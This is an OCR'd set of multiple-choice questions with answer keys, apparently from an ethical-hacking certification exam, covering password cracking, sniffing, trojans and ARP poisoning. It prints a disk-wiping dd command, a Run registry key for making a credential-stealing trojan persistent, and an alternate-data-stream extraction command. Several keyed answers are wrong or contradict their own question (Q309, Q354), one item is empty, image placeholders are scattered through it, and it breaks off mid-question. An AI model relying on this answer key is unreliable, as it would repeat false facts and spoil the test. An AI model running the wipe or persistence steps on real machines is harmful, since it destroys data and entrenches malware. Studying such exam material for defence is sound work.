
NEW QUESTION 275
- (Topic 5)
A user on your Windows 2000 network has discovered that he can use L0phtcrack to sniff the SMB exchanges which carry user logons. The user is plugged into a hub with 23 other systems. However, he is unable to capture any logons though he knows that other users are logging in.
What do you think is the most likely reason behind this?

A. There is a NIDS present on that segment.
B. Kerberos is preventing it.
C. Windows logons cannot be sniffed.
D. L0phtcrack only sniffs logons to web servers.

Answer: B

Explanation:
In a Windows 2000 network using Kerberos you normally use pre- authentication and the user password never leaves the local machine so it is never exposed to the network so it should not be able to be sniffed.


NEW QUESTION 277
DRAG DROP - (Topic 5)
Drag the term to match with it's description
Exhibit:



A. Mastered
B. Not Mastered

Answer: A

Explanation:



NEW QUESTION 278
- (Topic 5)
While examining audit logs, you discover that people are able to telnet into the SMTP server on port 25. You would like to block this, though you do not see any evidence of an attack or other wrong doing. However, you are concerned about affecting the normal functionality of the email server. From the following options choose how best you can achieve this objective?

A. Block port 25 at the firewall.
B. Shut off the SMTP service on the server.
C. Force all connections to use a username and password.
D. Switch from Windows Exchange to UNIX Sendmail.
E. None of the above.

Answer: E

Explanation:
Blocking port 25 in the firewall or forcing all connections to use username and password would have the consequences that the server is unable to communicate with other SMTP servers. Turning of the SMTP service would disable the email function completely. All email servers use SMTP to communicate with other email servers and therefore changing email server will not help.

NEW QUESTION 283
- (Topic 5)
John Beetlesman, the hacker has successfully compromised the Linux System of Agent Telecommunications, Inc's WebServer running Apache. He has downloaded sensitive documents and database files off the machine.
Upon performing various tasks, Beetlesman finally runs the following command on the Linux box before disconnecting.
for ((i=0;i<1;i++));do
?dd if=/dev/random of=/dev/hda && dd if=/dev/zero of=/dev/hda done
What exactly is John trying to do?

A. He is making a bit stream copy of the entire hard disk for later download
B. He is deleting log files to remove his trace
C. He is wiping the contents of the hard disk with zeros
D. He is infecting the hard disk with random virus strings

Answer: C

Explanation:
dd copies an input file to an output file with optional conversions. –if is input file, -of is output file. /dev/zero is a special file that provides as many null characters (ASCII NULL, 0x00; not ASCII character "digit zero", "0", 0x30) as are read from it. /dev/hda is the hard drive.

NEW QUESTION 288
- (Topic 5)
____ is a tool that can hide processes from the process list, can hide files, registry entries, and intercept keystrokes.

A. Trojan
B. RootKit
C. DoS tool
D. Scanner
E. Backdoor

Answer: B

Explanation:
Rootkits are tools that can hide processes from the process list, can hide files, registry entries, and intercept keystrokes.

NEW QUESTION 290
- (Topic 5)
You have successfully brute forced basic authentication configured on a Web Server using Brutus hacking tool. The username/password is "Admin" and "Bettlemani@". You logon to the system using the brute forced password and plant backdoors and rootkits.
After downloading various sensitive documents from the compromised machine, you proceed to clear the log files to hide your trace..
Which event log located at C:\Windows\system32\config contains the trace of your brute force attempts?

A. AppEvent.Evt
B. SecEvent.Evt
C. SysEvent.Evt
D. WinEvent.Evt

Answer: B

Explanation:
The Security Event log (SecEvent.Evt) will contain all the failed logins against the system.

NEW QUESTION 294
- (Topic 5)
You are the security administrator for a large online auction company based out of Los Angeles. After getting your ENSA CERTIFICATION last year, you have steadily been fortifying your network's security including training OS hardening and network security. One of the last things you just changed for security reasons was to modify all the built-in administrator accounts on the local computers of PCs and in Active Directory. After through testing you found and no services or programs were affected by the name changes.
Your company undergoes an outside security audit by a consulting company and they said that even through all the administrator account names were changed, the accounts could still be used by a clever hacker to gain unauthorized access. You argue with the auditors and say that is not possible, so they use a tool and show you how easy it is to utilize the administrator account even though its name was changed.
What tool did the auditors use?

A. sid2user
B. User2sid
C. GetAcct
D. Fingerprint

Answer: A

Explanation:
User2sid.exe can retrieve a SID from the SAM (Security Accounts Manager) from the local or a remote machine Sid2user.exe can then be used to retrieve the names of all the user accounts and more.

NEW QUESTION 298
- (Topic 5)
LAN Manager passwords are concatenated to 14 bytes and split in half. The two halves are hashed individually. If the password is 7 characters or less, than the second half of the hash is always:

A. 0xAAD3B435B51404EE
B. 0xAAD3B435B51404AA
C. 0xAAD3B435B51404BB
D. 0xAAD3B435B51404CC

Answer: A

Explanation:
A problem with LM stems from the total lack of salting or cipher block chaining in the hashing process. To hash a password the first 7 bytes of it are transformed into an 8 byte odd parity DES key. This key is used to encrypt the 8 byte string "KGS!@". Same thing happens with the second part of the password. This lack of salting creates two interesting consequences. Obviously this means the password is always stored in the same way, and just begs for a typical lookup table attack. The other consequence is that it is easy to tell if a password is bigger than 7 bytes in size. If not, the last 7 bytes will all be null and will result in a constant DES hash of 0xAAD3B435B51404EE.

NEW QUESTION 301
- (Topic 5)
You are a Administrator of Windows server. You want to find the port number for POP3. What file would you find the information in and where?
Select the best answer.

A. %windir%\\etc\\services
B. system32\\drivers\\etc\\services
C. %windir%\\system32\\drivers\\etc\\services
D. /etc/services
E. %windir%/system32/drivers/etc/services

Answer: C

Explanation:
%windir%\\system32\\drivers\\etc\\services is the correct place to look for this information.

NEW QUESTION 306
- (Topic 5)
What hacking attack is challenge/response authentication used to prevent?

A. Replay attacks
B. Scanning attacks
C. Session hijacking attacks
D. Password cracking attacks

Answer: A

Explanation:
A replay attack is a form of network attack in which a valid data transmission is maliciously or fraudulently repeated or delayed. This is carried out either by the originator or by an adversary who intercepts the data and retransmits it. With a challenge/response authentication you ensure that captured packets can't be retransmitted without a new authentication.

NEW QUESTION 309
- (Topic 5)
Attackers can potentially intercept and modify unsigned SMB packets, modify the traffic and forward it so that the server might perform undesirable actions. Alternatively, the attacker could pose as the server or client after a legitimate authentication and gain unauthorized access to data. Which of the following is NOT a means that can be used to minimize or protect against such an attack?

A. Timestamps
B. SMB Signing
C. File permissions
D. Sequence numbers monitoring

Answer: ABD

NEW QUESTION 311
- (Topic 5)
This kind of password cracking method uses word lists in combination with numbers and special characters:

A. Hybrid
B. Linear
C. Symmetric
D. Brute Force

Answer: A

Explanation:
A Hybrid (or Hybrid Dictionary) Attack uses a word list that it modifies slightly to find passwords that are almost from a dictionary (like St0pid)

NEW QUESTION 315
- (Topic 5)
Which of the following LM hashes represent a password of less than 8 characters? (Select 2)

A. BA810DBA98995F1817306D272A9441BB
B. 44EFCE164AB921CQAAD3B435B51404EE
C. 0182BD0BD4444BF836077A718CCDF409
D. CEC52EB9C8E3455DC2265B23734E0DAC
E. B757BF5C0D87772FAAD3B435B51404EE
F. E52CAC67419A9A224A3B108F3FA6CB6D

Answer: BE

Explanation:
Notice the last 8 characters are the same

NEW QUESTION 318
- (Topic 5)
LM authentication is not as strong as Windows NT authentication so you may want to disable its use, because an attacker eavesdropping on network traffic will attack the weaker protocol. A successful attack can compromise the user's password. How do you disable LM authentication in Windows XP?

A. Stop the LM service in Windows XP
B. Disable LSASS service in Windows XP
C. Disable LM authentication in the registry
D. Download and install LMSHUT.EXE tool from Microsoft website

Answer: C

Explanation:
http://support.microsoft.com/kb/299656

NEW QUESTION 323
- (Topic 5)
You are the Security Administrator of Xtrinity, Inc. You write security policies and conduct assesments to protect the company's network. During one of your periodic checks to see how well policy is being observed by the employees, you discover an employee has attached a modem to his telephone line and workstation. He has used this modem to dial in to his workstation, thereby bypassing your firewall. A security breach has occurred as a direct result of this activity. The employee explains that he used the modem because he had to download software for a department project. How would you resolve this situation?

A. Reconfigure the firewall
B. Conduct a needs analysis
C. Install a network-based IDS
D. Enforce the corporate security policy

Answer: D

Explanation:
The security policy is meant to always be followed until changed. If a need rises to perform actions that might violate the security policy you'll have to find another way to accomplish the task or wait until the policy has been changed.

NEW QUESTION 328
- (Topic 5)
In the context of password security, a simple dictionary attack involves loading a dictionary file (a text file full of dictionary words) into a cracking application such as L0phtCrack or John the Ripper, and running it against user accounts located by the application. The larger the word and word fragment selection, the more effective the dictionary attack is. The brute force method is the most inclusive, although slow. It usually tries every possible letter and number combination in its automated exploration.
If you would use both brute force and dictionary methods combined together to have variation of words, what would you call such an attack?

A. Full Blown
B. Thorough
C. Hybrid
D. BruteDics

Answer: C

Explanation:
A combination of Brute force and Dictionary attack is called a Hybrid attack or Hybrid dictionary attack.

NEW QUESTION 331
- (Topic 5)
Which of the following keyloggers cannot be detected by anti-virus or anti-spyware products?

A. Covert keylogger
B. Stealth keylogger
C. Software keylogger
D. Hardware keylogger

Answer: D

Explanation:
As the hardware keylogger never interacts with the Operating System it is undetectable by anti-virus or anti-spyware products.

NEW QUESTION 334
- (Topic 5)
What is the algorithm used by LM for Windows2000 SAM ?

A. MD4
B. DES
C. SHA
D. SSL

Answer: B

Explanation:
Okay, this is a tricky question. We say B, DES, but it could be A “MD4” depending on what their asking - Windows 2000/XP keeps users passwords not "apparently", but as hashes, i.e. actually as "check sum" of the passwords. Let's go into the passwords keeping at large. The most interesting structure of the complex SAM-file building is so called V-block. It's size is 32 bytes and it includes hashes of the password for the local entering: NT Hash of 16-byte length, and hash used during the authentication of access to the common resources of other computers LanMan Hash, or simply LM Hash, of the same 16-byte length. Algorithms of the formation of these hashes are following:
NT Hash formation:
? User password is being generated to the Unicode-line.
? Hash is being generated based on this line using MD4 algorithm.
? Gained hash in being encoded by the DES algorithm, RID (i.e. user identifier) had been used as a key. It was necessary for gaining variant hashes for users who have equal passwords. You remember that all users have different RIDs (RID of the Administrator's built in account is 500, RID of the Guest's built in account is 501, all other users get RIDs equal 1000, 1001,1002, etc.).
LM Hash formation:
? User password is being shifted to capitals and added by nulls up to 14-byte length.
? Gained line is divided on halves 7 bytes each, and each of them is being encoded separately using DES, output is 8-byte hash and total 16-byte hash.
? Then LM Hash is being additionally encoded the same way as it had been done in the NT Hash formation algorithm step 3.


NEW QUESTION 336
- (Topic 6)
Assuring two systems that are using IPSec to protect traffic over the internet, what type of general attack could compromise the data?

A. Spoof Attack
B. Smurf Attack
C. Man in the Middle Attack
D. Trojan Horse Attack
E. Back Orifice Attack

Answer: DE

Explanation:
To compromise the data, the attack would need to be executed before the encryption takes place at either end of the tunnel. Trojan Horse and Back Orifice attacks both allow for potential data manipulation on host computers. In both cases, the data would be compromised either before encryption or after decryption, so IPsec is not preventing the attack.

NEW QUESTION 338
- (Topic 6)
William has received a Tetris game from someone in his computer programming class through email. William does not really know the person who sent the game very well, but decides to install the game anyway because he really likes Tetris.
After William installs the game, he plays it for a couple of hours. The next day, William plays the Tetris game again and notices that his machines have begun to slow down. He brings up his Task Manager and sees the following programs running (see Screenshot):
What has William just installed?



A. Remote Access Trojan (RAT)
B. Zombie Zapper (ZoZ)
C. Bot IRC Tunnel (BIT)
D. Root Digger (RD)

Answer: A

Explanation:
RATs are malicious programs that run invisibly on host PCs and permit an intruder remote access and control. On a basic level, many RATs mimic the functionality of legitimate remote control programs such as Symantec's pcAnywhere but are designed specifically for stealth installation and operation. Intruders usually hide these Trojan horses in games and other small programs that unsuspecting users then execute on their PCs.
Typically, exploited users either download and execute the malicious programs or are tricked into clicking rogue email attachments.

NEW QUESTION 341
- (Topic 6)
You want to use netcat to generate huge amount of useless network data continuously for various performance testing between 2 hosts.
Which of the following commands accomplish this?

A. Machine A#yes AAAAAAAAAAAAAAAAAAAAA | nc –v –v –l –p 2222 > /dev/null Machine B#yes BBBBBBBBBBBBBBBBBBBBB | nc machinea 2222 > /dev/null
B. Machine Acat somefile | nc –v –v –l –p 2222 Machine Bcat somefile | nc othermachine 2222
C. Machine Anc –l –p 1234 | uncompress –c | tar xvfp Machine Btar cfp - /some/dir | compress –c | nc –w 3 machinea 1234
D. Machine A while true : donc –v –l –s –p 6000 machineb 2 Machine Bwhile true ; donc –v –l –s –p 6000 machinea 2 done

Answer: A

Explanation:
Machine A is setting up a listener on port 2222 using the nc command and then having the letter A sent an infinite amount of times, when yes is used to send data yes NEVER stops until it recieves a break signal from the terminal (Control+C), on the client end (machine B), nc is being used as a client to connect to machine A, sending the letter B and infinite amount of times, while both clients have established a TCP connection each client is infinitely sending data to each other, this process will run FOREVER until it has been stopped by an administrator or the attacker.

NEW QUESTION 345
- (Topic 6)
In Linux, the three most common commands that hackers usually attempt to Trojan are:

A. car, xterm, grep
B. netstat, ps, top
C. vmware, sed, less

D. xterm, ps, nc

Answer: B

Explanation:
The easiest programs to trojan and the smartest ones to trojan are ones commonly run by administrators and users, in this case netstat, ps, and top, for a complete list of commonly trojaned and rootkited software please reference this URL: http://www.usenix.org/publications/login/1999-9/features/rootkits.html

NEW QUESTION 348
- (Topic 6)
You are writing an antivirus bypassing Trojan using C++ code wrapped into chess.c to create an executable file chess.exe. This Trojan when executed on the victim machine, scans the entire system (c:\) for data with the following text “Credit Card” and “password”. It then zips all the scanned files and sends an email to a predefined hotmail address.
You want to make this Trojan persistent so that it survives computer reboots. Which registry entry will you add a key to make it persistent?

A. HKEY_LOCAL_MACHINE\SOFTWARE\MICROOSFT\Windows\CurrentVersion\RunServic es
B. HKEY_LOCAL_USER\SOFTWARE\MICROOSFT\Windows\CurrentVersion\RunServices
C. HKEY_LOCAL_SYSTEM\SOFTWARE\MICROOSFT\Windows\CurrentVersion\RunService s
D. HKEY_CURRENT_USER\SOFTWARE\MICROOSFT\Windows\CurrentVersion\RunServic es

Answer: A

Explanation:
HKEY_LOCAL_MACHINE would be the natural place for a registry entry that starts services when the MACHINE is rebooted.

NEW QUESTION 352
- (Topic 6)
Sniffing is considered an active attack.

A. True
B. False

Answer: B

Explanation:
Sniffing is considered a passive attack.

NEW QUESTION 354
- (Topic 6)
You have hidden a Trojan file virus.exe inside another file readme.txt using NTFS streaming.
Which command would you execute to extract the Trojan to a standalone file?

A. c:\> type readme.txt:virus.exe > virus.exe
B. c:\> more readme.txt | virus.exe > virus.exe
C. c:\> cat readme.txt:virus.exe > virus.exe
D. c:\> list redme.txt$virus.exe > virus.exe

Answer: C

Explanation:
cat will concatenate, or write, the alternate data stream to its own file named virus.exe

NEW QUESTION 356
- (Topic 6)
John wants to try a new hacking tool on his Linux System. As the application comes from a site in his untrusted zone, John wants to ensure that the downloaded tool has not been Trojaned. Which of the following options would indicate the best course of action for John?

A. Obtain the application via SSL
B. Obtain the application from a CD-ROM disc
C. Compare the files’ MD5 signature with the one published on the distribution media
D. Compare the file’s virus signature with the one published on the distribution media

Answer: C

Explanation:
In essence, MD5 is a way to verify data integrity, and is much more reliable than checksum and many other commonly used methods.

NEW QUESTION 359
- (Topic 6)
John wishes to install a new application onto his Windows 2000 server. He wants to ensure that any application he uses has not been Trojaned. What can he do to help ensure this?

A. Compare the file's MD5 signature with the one published on the distribution media
B. Obtain the application via SSL
C. Compare the file's virus signature with the one published on the distribution media
D. Obtain the application from a CD-ROM disc

Answer: A

Explanation:
MD5 was developed by Professor Ronald L. Rivest of MIT. What it does, to quote the executive summary of rfc1321, is:
[The MD5 algorithm] takes as input a message of arbitrary length and produces as output a 128-bit "fingerprint" or "message digest" of the input. It is conjectured that it is computationally infeasible to produce two messages having the same message digest, or
to produce any message having a given prespecified target message digest. The MD5 algorithm is intended for digital signature applications, where a large file must be "compressed" in a secure manner before being encrypted with a private (secret) key under a public-key cryptosystem such as RSA.
In essence, MD5 is a way to verify data integrity, and is much more reliable than checksum and many other commonly used methods.

NEW QUESTION 361
- (Topic 6)
You suspect that your Windows machine has been compromised with a Trojan virus. When you run anti-virus software it does not pick of the Trojan. Next you run netstat
command to look for open ports and you notice a strange port 6666 open. What is the next step you would do?

A. Re-install the operating system.
B. Re-run anti-virus software.
C. Install and run Trojan removal software.
D. Run utility fport and look for the application executable that listens on port 6666.

Answer: D

Explanation:
Fport reports all open TCP/IP and UDP ports and maps them to the owning application. This is the same information you would see using the 'netstat -an' command, but it also maps those ports to running processes with the PID, process name and path. Fport can be used to quickly identify unknown open ports and their associated applications.

NEW QUESTION 366
- (Topic 6)
Which of the following statements would not be a proper definition for a Trojan Horse?

A. An unauthorized program contained within a legitimate program.This unauthorized program performs functions unknown (and probably unwanted) by the user.
B. A legitimate program that has been altered by the placement of unauthorized code within it; this code perform functions unknown (and probably unwanted) by the user.
C. An authorized program that has been designed to capture keyboard keystrokes while the user remains unaware of such an activity being performed.
D. Any program that appears to perform a desirable and necessary function but that (because of unauthorized code within it that is unknown to the user) performs functions unknown (and definitely unwanted) by the user.

Answer: C

Explanation:
A Trojan is all about running unauthorized code on the users computer without the user knowing of it.

NEW QUESTION 371
- (Topic 7)
Ethereal works best on .

A. Switched networks
B. Linux platforms
C. Networks using hubs
D. Windows platforms
E. LAN's

Answer: C

Explanation:
Ethereal is used for sniffing traffic. It will return the best results when used on an unswitched (i.e. hub. network.

NEW QUESTION 372
- (Topic 7)
ARP poisoning is achieved in steps

A. 1
B. 2
C. 3
D. 4

Answer: B

Explanation:
The hacker begins by sending a malicious ARP "reply" (for which there was no previous request) to your router, associating his computer's MAC address with your IP Address. Now your router thinks the hacker's computer is your computer. Next, the hacker sends a malicious ARP reply to your computer, associating his MAC Address with the routers IP Address. Now your machine thinks the hacker's computer is your router. The hacker has now used ARP poisoning to accomplish a MitM attack.

NEW QUESTION 373

- (Topic 7)
Bob is conducting a password assessment for one of his clients. Bob suspects that password policies are not in place and weak passwords are probably the norm throughout the company he is evaluating. Bob is familiar with password weakness and key loggers. What are the means that Bob can use to get password from his client hosts and servers?

A. Hardware, Software and Sniffing
B. Hardware and Software Keyloggers
C. Software only, they are the most effective
D. Passwords are always best obtained using Hardware key loggers

Answer: A

Explanation:
All loggers will work as long as he has physical access to the computers.

NEW QUESTION 378
- (Topic 7)
What is the command used to create a binary log file using tcpdump?

A. tcpdump -r log
B. tcpdump -w ./log
C. tcpdump -vde -r log
D. tcpdump -l /var/log/

Answer: B

Explanation:
tcpdump [-adeflnNOpqStvx] [-c count] [-F file] [-i interface] [-r file] [-s
snaplen] [-T type] [-w file] [expression]
-w Write the raw packets to file rather than parsing and printing them out.

NEW QUESTION 383
- (Topic 7)
How do you defend against ARP spoofing?

A. Place static ARP entries on servers, workstation and routers
B. True IDS Sensors to look for large amount of ARP traffic on local subnets
C. Use private VLANS
D. Use ARPWALL system and block ARP spoofing attacks

Answer: ABC

Explanation:
ARPWALL is a opensource tools will give early warning when arp attack occurs. This tool is still under construction.

NEW QUESTION 385
- (Topic 7)
What does the following command in "Ettercap" do? ettercap –NCLzs –quiet

A. This command will provide you the entire list of hosts in the LAN
B. This command will check if someone is poisoning you and will report its IP
C. This command will detach ettercap from console and log all the sniffed passwords to a file
D. This command broadcasts ping to scan the LAN instead of ARP request all the subset IPs

Answer: C

Explanation:
-L specifies that logging will be done to a binary file and –s tells us it is running in script mode.

NEW QUESTION 387
- (Topic 7)
Samantha was hired to perform an internal security test of company. She quickly realized that all networks are making use of switches instead of traditional hubs. This greatly limits her ability to gather information through network sniffing.
Which of the following techniques can she use to gather information from the switched network or to disable some of the traffic isolation features of the switch? (Choose two)

A. Ethernet Zapping
B. MAC Flooding
C. Sniffing in promiscuous mode
D. ARP Spoofing

Answer: BD

Explanation:
In a typical MAC flooding attack, a switch is flooded with packets, each containing different source MAC addresses. The intention is to consume the limited memory set aside in the switch to store the MAC address-to-physical port translation table.The result of this attack causes the switch to enter a state called failopen mode, in which all incoming packets are broadcast out on all ports (as with a hub), instead of just down the correct port as per normal operation. The principle of ARP spoofing is to send fake, or 'spoofed', ARP messages to an Ethernet LAN. These frames contain false MAC addresses, confusing network

devices, such as network switches. As a result frames intended for one machine can be mistakenly sent to another (allowing the packets to be sniffed) or an unreachable host (a denial of service attack).

NEW QUESTION 392
- (Topic 7)
Bob wants to prevent attackers from sniffing his passwords on the wired network. Which of the following lists the best options?

A. RSA, LSA, POP
B. SSID, WEP, Kerberos
C. SMB, SMTP, Smart card
D. Kerberos, Smart card, Stanford SRP

Answer: D

Explanation:
Kerberos, Smart cards and Stanford SRP are techniques where the password never leaves the computer.

NEW QUESTION 396
- (Topic 7)
When Jason moves a file via NFS over the company's network, you want to grab a copy of it by sniffing. Which of the following tool accomplishes this?

A. macof
B. webspy
C. filesnarf
D. nfscopy

Answer: C

Explanation:
Filesnarf - sniff files from NFS traffic OPTIONS
-i interface
Specify the interface to listen on.
-v "Versus" mode. Invert the sense of matching, to select non-matching files.
pattern
Specify regular expression for filename matching.
expression
Specify a tcpdump(8) filter expression to select traffic to sniff.
SEE ALSO
Dsniff, nfsd

NEW QUESTION 399
- (Topic 7)
Which of the following display filters will you enable in Ethereal to view the three- way handshake for a connection from host 192.168.0.1?

A. ip == 192.168.0.1 and tcp.syn
B. ip.addr = 192.168.0.1 and syn = 1
C. ip.addr==192.168.0.1 and tcp.flags.syn
